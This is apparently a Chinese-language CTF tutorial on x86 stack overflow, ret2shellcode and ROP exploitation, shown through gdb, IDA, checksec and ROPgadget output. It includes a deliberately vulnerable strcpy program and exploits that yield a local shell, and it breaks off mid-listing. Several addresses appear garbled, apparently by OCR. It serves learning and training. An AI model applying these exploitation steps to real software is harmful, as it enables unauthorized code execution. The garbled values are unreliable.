

一、栈溢出原理

什么是栈溢出？栈溢出就是缓冲区溢出的一种。由于缓冲区溢出而使得有用的存储单元被改写，往往会引发不可预料的后果。程序在运行过程中，为了临时存取数据的需要，一般都要分配一些内存空间，通常称这些空间为缓冲区。如果向缓冲区中写入超过其本身长度的数据，以至于缓冲区无法容纳，就会造成缓冲区以外的存储单元被改写，这种现象就称为缓冲区溢出。缓冲区长度一般与用户自己定义的缓冲变量的类型有关。(PS:摘自百度百科)

简单来说，就是程序没有检查用户输入的数据长度，导致攻击者覆盖栈上不是程序希望写入的地方，比如说返回地址。(PS:本人是这么理解的，如有问题，还请斧正)

在x86中，对于调用一个函数，栈的变化如下：首先，将被调用的函数的参数从右到左依次压入栈中，然后将被调用的函数的返回地址压入栈中，然后跳转到被调用函数的地址去，在被调用的函数中，首先将 ebp (这时的 ebp 是调用者的 ebp)压入栈中，最后，将此时的栈顶 esp 赋值给 ebp 寄存器(此时的 ebp 便是被调用函数的栈底了)

以一个实际程序为例，源码如下所示：

```
Terminal
文件(F) 编辑(E) 视图(V) 搜索(S) 终端(T) 帮助(H)
#include <stdio.h>

int test(int a,int b,int c,int d)
{
    char ver[12] = "hello world!";
    return 0;
}

int main()
{
    int a,b,c,d,e;
    a = 1;
    b = 2;
    c = 3;
    d = 4;
    e = test(a,b,c,d);
}
~/tmp/test.c [noeol] 17L, 208B
```

对于进入 test 函数后，栈的变化情况如下图所示：



接着利用gdb调试验证栈的情况如上图所示，首先在 `test` 函数处打下断点，然后 `start` 命令将程序运行到 `main` 函数开头处，查看一下此时的 `ebp` 寄存器的值和 `call test` 指令后下一条指令的地址，这里可以看到此时 `ebp` 寄存器的值为 `0xfffffd1d8`，`call test` 指令后的下一条指令地址为 `0x565561f2`，如下图所示：

```
kali@kali: /tmp
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
~/GdbPlugins/peda/peda.py:45: SyntaxWarning: "is" with a literal. Did you mean "=="?
~/GdbPlugins/peda/peda.py:5787: SyntaxWarning: "is" with a literal. Did you mean "=="?
~/GdbPlugins/peda/peda.py:5789: SyntaxWarning: "is" with a literal. Did you mean "=="?
~/GdbPlugins/peda/peda.py:5798: SyntaxWarning: "is" with a literal. Did you mean "=="?
~/GdbPlugins/peda/peda.py:5800: SyntaxWarning: "is" with a literal. Did you mean "=="?
~/GdbPlugins/peda/peda.py:5809: SyntaxWarning: "is" with a literal. Did you mean "=="?
~/GdbPlugins/peda/peda.py:5811: SyntaxWarning: "is" with a literal. Did you mean "=="?
Reading symbols from test...
gdb-peda$ b test
Breakpoint 1 at 0x1199: file test.c, line 5.
gdb-peda$ start
[registers]
EAX: 0x56559000 → 0x3efc
EBX: 0x0
ECX: 0x450a0d8d
EDX: 0xfffffd214 → 0x0
ESI: 0xf7fae000 → 0x1e9d6c
EDI: 0xf7fae000 → 0x1e9d6c
EBP: 0xfffffd1d8 → 0x0
ESP: 0xfffffd1b8 → 0xfffffd28c → 0xfffffd442 ("COLORFGBG=15;0")
EIP: 0x565561c5 (<main+16>: mov    DWORD PTR [ebp-0x4],0x1)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[stack]
0x565561b8 <main+3>: sub    esp,0x20
```

```
kali@kali: /tmp
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
0020| 0xfffffd1cc → 0x0
0024| 0xfffffd1d0 → 0xf7fae000 → 0x1e9d6c
0028| 0xfffffd1d4 → 0xf7fae000 → 0x1e9d6c
[Legend: code, data, rodata, value]

Temporary breakpoint 2, main () at test.c:12
12      a = 1;
gdb-peda$ i r
eax          0x56559000      0x56559000
ecx          0x450a0d8d      0x450a0d8d
edx          0xfffffd214      0xfffffd214
ebx          0x0            0x0
esp          0xfffffd1b8      0xfffffd1b8
ebp          0xfffffd1d8      0xfffffd1d8
esi          0xf7fae000      0xf7fae000
edi          0xf7fae000      0xf7fae000
eip          0x565561c5      0x565561c5 <main+16>
eflags        0x206          [ PF IF ]
cs           0x23           0x23
ss           0x2b           0x2b
ds           0x2b           0x2b
es           0x2b           0x2b
fs           0x0            0x0
gs           0x63           0x63
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x565561b5 <+0>: push   ebp
0x565561b6 <+1>: mov    ebp,esp
0x565561b8 <+3>: sub    esp,0x20
0x565561bb <+6>: call   0x565561ff <_x86.get_pc_thunk.ax>
0x565561c0 <+11>: add    eax,0xe40
```

```
kali@kali:/tmp

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

ds          0x2b          0x2b
es          0x2b          0x2b
fs          0x0           0x0
gs          0x63          0x63
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x565561b5 <+0>:    push   ebp
0x565561b6 <+1>:    mov    ebp,esp
0x565561b8 <+3>:    sub    esp,0x20
0x565561b9 <+6>:    call   0x565561ff <_x86.get_pc_thunk.ax>
0x565561c0 <+11>:   add    eax,0x2e40
⇒ 0x565561c5 <+16>:   mov    DWORD PTR [ebp-0x4],0x1
0x565561cc <+23>:   mov    DWORD PTR [ebp-0x8],0x2
0x565561d3 <+30>:   mov    DWORD PTR [ebp-0xc],0x3
0x565561da <+37>:   mov    DWORD PTR [ebp-0x10],0x4
0x565561e1 <+44>:   push   DWORD PTR [ebp-0x10]
0x565561e4 <+47>:   push   DWORD PTR [ebp-0xc]
0x565561e7 <+50>:   push   DWORD PTR [ebp-0x8]
0x565561ea <+53>:   push   DWORD PTR [ebp-0x4]
0x565561ed <+56>:   call   0x56556189 <test>
0x565561f2 <+61>:   add    esp,0x10 ←
0x565561f5 <+64>:   mov    DWORD PTR [ebp-0x14],eax
0x565561f8 <+67>:   mov    eax,0x0
0x565561fd <+72>:   leave 
0x565561fe <+73>:   ret

End of assembler dump.
gdb-peda$ r
Starting program: /tmp/test
[registers]
EAX: 0x56559000 → 0x3efc
EBX: 0x0
ECX: 0xd25521b9
```

然后运行 r 命令，进入 test 函数内部，使用 x 命令查看此时的栈情况，可以发现栈的情况如上图示意图一样，如下图所示：

```
kali@kali:/tmp

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

0x565561f5 <+64>:   mov    DWORD PTR [ebp-0x14],eax
0x565561f8 <+67>:   mov    eax,0x0
0x565561fd <+72>:   leave 
0x565561fe <+73>:   ret
End of assembler dump.
gdb-peda$ r
Starting program: /tmp/test
[registers]
EAX: 0x56559000 → 0x3efc
EBX: 0x0
ECX: 0xd25521b9
EDX: 0xfffffd214 → 0x0
ESI: 0xf7fae000 → 0x1e9d6c
EDI: 0xf7fae000 → 0x1e9d6c
EBP: 0xfffffd1a0 → 0xfffffd1d8 → 0x0
ESP: 0xfffffd190 → 0xf7fae000 → 0x1e9d6c
EIP: 0x56556199 (<test+16>:    mov    DWORD PTR [ebp-0xc],0x6c6c6568)
EFLAGS: 0x216 (carry PARTY ADJUST zero sign trap INTERRUPT direction overflow)
[code]
0x5655618c <test+3>: sub    esp,0x10
0x5655618f <test+6>: call   0x565561ff <_x86.get_pc_thunk.ax>
0x56556194 <test+11>: add    eax,0x2e6c
⇒ 0x56556199 <test+16>: mov    DWORD PTR [ebp-0xc],0x6c6c6568
0x565561a0 <test+23>: mov    DWORD PTR [ebp-0x8],0x6f77206f
0x565561a7 <test+30>: mov    DWORD PTR [ebp-0x4],0x21646c72
0x565561ae <test+37>: mov    eax,0x0
0x565561b3 <test+42>: leave 
[stack]
0000| 0xfffffd190 → 0xf7fae000 → 0x1e9d6c
0004| 0xfffffd194 → 0xf7fe2280 (push ebp)
0008| 0xfffffd198 → 0x0
0012| 0xfffffd19c → 0xf7dfbd3e (add esp,0x10)
```

```
kali㉿kali:/tmp

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

0028| 0xfffffd1ac → 0x2
[...]
Legend: code, data, rodata, value

Breakpoint 1, test (a=0x1, b=0x2, c=0x3, d=0x4) at test.c:5
5     char ver[12] = "hello world!";
gdb-peda$ disassembler test
Dump of assembler code for function test:
0<test+0>: push    ebp
0<test+1>: mov     ebp,esp
0<test+8>: sub     esp,0x10
0<test+15>: call    0x565561ff <_x86.get_pc_thunk.ax>
0<test+19>: add     eax,0x2e6c
0<test+23>: mov     DWORD PTR [ebp-0xc],0x6c6c6568
0<test+27>: mov     DWORD PTR [ebp-0x8],0x6f77206f
0<test+31>: mov     DWORD PTR [ebp-0x4],0x21646c72
0<test+35>: mov     eax,0x0
0<test+39>: leave
0<test+43>: ret

End of assembler dump.
gdb-peda$ x/40xw $esp-0x10
0xfffffd180: 0x00000016 0x0000009e 0x00800000 0x56556194
0xfffffd190: 0xf7fae000 0xf7fe2280 0x00000000 0x7fd7fb3e
0xfffffd1a0: 0xfffffd1d8 0x565561f2 0x00000001 0x00000002
0xfffffd1b0: 0x00000003 0x00000004 0xfffffd28c 0x5655622d
0xfffffd1c0: 0xf7fe2280 0x00000000 0x00000004 0x00000003
0xfffffd1d0: 0x00000002 0x00000001 0x00000000 0x7de2fd6
0xfffffd1e0: 0x00000001 0xfffffd284 0xfffffd28c 0xfffffd214
0xfffffd1f0: 0xfffffd224 0xf7ffdb60 0xf7fc9420 0xf7fae000
0xfffffd200: 0x00000001 0x00000000 0xfffffd268 0x00000000
0xfffffd210: 0xf7fffd000 0x00000000 0xf7fae000 0xf7fae000
gdb-peda$
```

test函数开辟了0x10个字节栈空间，这就是为什么下面main的ebp

距离栈顶0x10大小的原因

main函数的ebp

返回地址

arg1

arg2

arg3

arg4

在 `test` 函数内部，有个 `ver` 字符数组，在上面的源码中，我们对其进行了手动赋值，假如该数组通过 `strcpy` 等函数完成赋值，并且赋值的字符串由用户输入，那么在用户输入的字符串超过 12 个字节大小之后，`ver` 数组就会接着往高地址增长，在这其中，可以覆盖掉 `test` 函数的返回地址、`main` 函数的 `ebp` 等等，这就是栈溢出漏洞。下面来看一个具体的程序实例，有漏洞的程序源码如下所示：

Terminal

文件(F) 编辑(E) 视图(V) 搜索(S) 终端(T) 帮助(H)

```
#include <stdio.h>
#include <string.h>
#include<stdlib.h>

int getshell()
{
    return system("/bin/sh");
}

int main(int argc, char* argv[])
{
    char buf[8];
    strcpy(buf,argv[1]); ←
    printf("Input:%s\n",buf);
    return 0;
}
```

从源码中可以看到，程序对用户的输入无限制，并且 `strcpy` 函数拷贝也无限制，就造成了栈溢出漏洞，下面使用 `gdb` 确定偏移地址和 `getshell` 函数的首地址，首先断点打在 `call strcpy` 的前一行，查看此时的 `buf` 数组的地址，也就是 `eax` 寄存器的值，再看 `ebp` 寄存器的值，发现其两者相距 `0x10` 个字节，加上 `ebp` 4个字节，也就是 `0x14` 个字节即可到达返回地址，再利用命令 `disassemble getshell` 查看 `getshell` 函数的首地址，如下图所示：

kali@kali: /tmp

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

```
Program received signal SIGSEGV, Segmentation fault.
[registers]
EAX: 0xfffffd1c8 → 0x80484c9 (<_libc_csu_init+9>: add ebx,0xb37)
EBX: 0x0
ECX: 0x0
EDX: 0xfffffd1c8 → 0x80484c9 (<_libc_csu_init+9>: add ebx,0xb37)
ESI: 0xf7fae000 → 0x1e9d6c
EDI: 0xf7fae000 → 0x1e9d6c
EBP: 0xfffffd1d8 → 0x0
ESP: 0xfffffd1ac → 0x80484a2 (<main+33>: lea eax,[esp+0x18])
EIP: 0xf7e5c768 (cmp BYTE PTR [ecx],0x0)
EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[code]
```

[stack]

```
0000 0xfffffd1ac → 0x80484a2 (<main+33>: lea eax,[esp+0x18])
0004 0xfffffd1b0 → 0xfffffd1c8 → 0x80484c9 (<_libc_csu_init+9>: add ebx,0xb37)
0008 0xfffffd1b4 → 0x0
0012 0xfffffd1b8 → 0xfffffd28c → 0xfffffd442 ("COLORRGB=15;0")
0016 0xfffffd1bc → 0x80484e1 (<_libc_csu_init+33>: lea eax,[ebx-0xf8])
0020 0xfffffd1c0 → 0xf7fe2280 (push ebp)
0024 0xfffffd1c4 → 0x0
0028 0xfffffd1c8 → 0x80484c9 (<_libc_csu_init+9>: add ebx,0xb37)
```

[Legend: code, data, rodata, value]

kali@kali: /tmp

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

```
0xf7e5c75f: nop
0xf7e5c760: mov edx,DWORD PTR [esp+0x4]
0xf7e5c764: mov ecx,DWORD PTR [esp+0x8]
⇒ 0xf7e5c768: cmp BYTE PTR [ecx],0x0
0xf7e5c76b: je 0xf7e5cbd0
0xf7e5c771: cmp BYTE PTR [ecx+0x1],0x0
0xf7e5c775: je 0xf7e5cbe0
0xf7e5c77b: cmp BYTE PTR [ecx+0x2],0x0
[stack]
0000 0xfffffd1ac → 0x80484a2 (<main+33>: lea eax,[esp+0x18])
0004 0xfffffd1b0 → 0xfffffd1c8 → 0x80484c9 (<_libc_csu_init+9>: add ebx,0xb37)
0008 0xfffffd1b4 → 0x0
0012 0xfffffd1b8 → 0xfffffd28c → 0xfffffd442 ("COLORRGB=15;0")
0016 0xfffffd1bc → 0x80484e1 (<_libc_csu_init+33>: lea eax,[ebx-0xf8])
0020 0xfffffd1c0 → 0xf7fe2280 (push ebp)
0024 0xfffffd1c4 → 0x0
0028 0xfffffd1c8 → 0x80484c9 (<_libc_csu_init+9>: add ebx,0xb37)
```

Legend: code, data, rodata, value

Stopped reason: SIGSEGV

0xf7e5c768 in ?? () from /lib32/libc.so.6

gdb-peda\$ disassemble getshell

Dump of assembler code for function getshell:

```
0x0804846d <+0>: push ebp
0x0804846e <+1>: mov ebp,esp
0x08048470 <+3>: sub esp,0x18
0x08048473 <+6>: mov DWORD PTR [esp],0x8048540
0x0804847a <+13>: call 0x8048340 <system@plt>
0x0804847f <+18>: leave
0x08048480 <+19>: ret
```

End of assembler dump.

gdb-peda\$

有了偏移量和 getshell 函数地址就可以写 exp 了，如下图所示：

```

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

0008| 0xfffffd1b4 → 0x0
0012| 0xfffffd1b8 → 0xfffffd28c → 0xfffffd442 ("COLORFGBG=15;0")
0016| 0xfffffd1bc → 0x80484e1 (<_libc_csu_init+33>: lea    eax,[ebx-0xf8])
0020| 0xfffffd1c0 → 0xf7fe2280 (push    ebp)
0024| 0xfffffd1c4 → 0x0
0028| 0xfffffd1c8 → 0x80484c9 (<_libc_csu_init+9>: add    ebx,0xb37)
[...]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xf7e5c768 in ?? () from /lib32/libc.so.6
gdb-peda$ disassemble getshell
Dump of assembler code for function getshell:
0x0804846d <+0>: push    ebp
0x0804846e <+1>: mov     ebp,esp
0x08048470 <+3>: sub    esp,0x18
0x08048473 <+6>: mov    DWORD PTR [esp],0x8048540
0x0804847a <+13>: call   0x8048340 <system@plt>
0x0804847f <+18>: leave
0x08048480 <+19>: ret
End of assembler dump.
gdb-peda$ q

(kali㉿kali)-[/tmp]
└─$ python exp.py
Calling vulnerable program
Input:AAAAAAAAAAAAAAAAAAAm
$ whoami
kali
$ exit

(kali㉿kali)-[/tmp]
└─$ 

```

二、ret2shellcode

ret2shellcode 就是直接部署一段 shellcode 到栈上或者内存其他位置，当然，要使用的前提是，部署的 shellcode 所在的位置要具有执行权限，要关闭地址随机化，下面以一道ctf题为例，题目来自 ctfhub，首先下载好题目，丢到ida里面反编译一下，如下图所示：

```

IDA - ret2shellcode E:\blog\ctfhub_ret2shellcode\ret2shellcode
File Edit Jump Search View Debugger Lumina Options Windows Help
File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window Functions window IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
Function name init_proc sub_4004D0 puts printf read setvbuf start _dl_relocate_static_pie deregister_tm_clones register_tm_clones _do_global_dtors_aux frame_dummy main __libc_csu_init __libc_csu_fini _termproc puts printf read
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 buf[2]; // [rsp+0h] [rbp-10h] BYREF
4
5     buf[0] = 0LL;
6     buf[1] = 0LL;
7     setvbuf(_bss_start, 0LL, 1, 0LL);
8     puts("Welcome to CTFHub ret2shellcode!");
9     printf("What is it : [%p] ?\n", buf);
10    puts("Input something : ");
11    read(0, buf, 0x400ULL);
12    return 0;
13}

Line 5 of 22
Graph overview
00000607 main:1 (400607)

Output window
Python 3.8.7 (tags/v3.8.7:65520, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
IDAPython 64-bit v2.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 135GB

```

可以看到，read 函数允许输入的大小为 0x400，远大于 buf 数组的长度，这就造成了栈溢出，并且距离 ebp 偏移距离为 0x10。利用 checksec 检查一下程序，啥保护都没开，利用 file 查看一下，是 64位 的，如下图所示：

```
(kali㉿kali)-[~/tmp]
$ file ret2shellcode
ret2shellcode: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-6
4.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=94500626298378cae494e018a28e70c1a187d603, not stripped

(kali㉿kali)-[~/tmp]
$ checksec --file=ret2shellcode
RELRO           STACK CANARY      NX          PIE          RPATH        RUNPATH       Symbols        FORTIFY Fortified
Fortifiable     FILE
Partial RELRO  No canary found  NX disabled  No PIE        No RPATH    No RUNPATH  65) Symbols      No      0      2
ret2shellcode

(kali㉿kali)-[~/tmp]
$
```

有了偏移量，并且题目输出给出了 buf 数组的地址，那么就可以写 exp 了，首先外面用 socat 将程序发布到某个端口上去，如下图所示：

```
kali@kali:~/tmp
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

(kali㉿kali)-[~/tmp]
$ socat tcp-listen:10001,fork exec:./ret2shellcode,reuseaddr
```

最后执行 exp 即可，如下图所示：


```
kali@kali:[/tmp]
$ python ret2shellcode.py
/usr/share/offsec-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning:
  Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[*] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode

$ whoami
kali
$ exit
[*] Got EOF while reading in interactive
$ 
$ 
[*] Closed connection to 127.0.0.1 port 10001
[*] Got EOF while sending in interactive

(kali㉿kali)-[~/tmp]
$
```


三、Rop

ROP 的全称是 Return Oriented Programming，简单来说就是修改返回地址，指向内存中的指令片段，也就是 gadget，通过 ret 指令将程序的控制器拿在手里。例如一个存在栈溢出的程序，再将返回地址覆盖为 pop eax;ret 指令地址后，会将返回地址后的4个字节弹到 eax 寄存器中，然后 esp+4，之后又将栈上4个字节弹到 eip 寄存器中去，而攻击者要做的就是给栈上返回地址后面覆盖要赋给 eax 的值，下一条 gadget 的地址，通过这种方式就组合成了一条 rop 攻击链，栈情况如下图所示(PS：下面图片来自<https://zhuanlan.zhihu.com/p/25892385>文章中)：



下面以一道ctf题为例(PS:题目来自 ctfwiki), 首先下载好题目, 然后查看一下常规信息, 可以发现为 x86 架构, 开启了 NX , 也就是说无法在栈上执行 shellcode , 如下图所示:

丢到 IDA 里面去反编译一下, 可以发现是 gets 函数引起的栈溢出漏洞, 并且没有直接可以 getshell 的函数, 如下图所示:



那么可以考虑利用 rop 来 getshell , 这是一个32位的程序, 我们可以通过系统调用获取 shell , 常规的执行命令函数的系统调用汇编代码如下图所示:

```
mov eax, 0xb
mov ebx, "/bin/sh"
mov ecx, 0
mov edx, 0
int 80
```

要给 eax 赋值，那么我们寻找 pop eax;ret 之类的代码片段，之所以要有 ret 指令，是为了要把程序的控制权拿在手中，给其他寄存器赋值也类似，接下来利用 ROPgadget 工具来寻找相应的代码片段，如下图所示：

```
kali@kali:/tmp
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

└─(kali㉿kali)-[~/tmp]
$ ROPgadget --binary ./rop --only "pop|ret" | grep eax
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret

└─(kali㉿kali)-[~/tmp]
$ ROPgadget --binary ./rop --only "pop|ret" | grep ebx
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080be23f : pop ebx ; pop edi ; ret
0x0806eb69 : pop ebx ; pop edx ; ret
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08048913 : pop ebx ; pop esi ; pop edi ; ret
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop eax ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret

└─(kali㉿kali)-[~/tmp]
$ ROPgadget --binary ./rop --only "pop|ret" | grep ecx
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret

└─(kali㉿kali)-[~/tmp]
$ ROPgadget --binary ./rop --only "pop|ret" | grep edx
0x0806eb69 : pop ebx ; pop edx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0806eb6a : pop edx ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret


└─(kali㉿kali)-[~/tmp]
$ ROPgadget --binary ./rop --only "int"
Gadgets information
=====

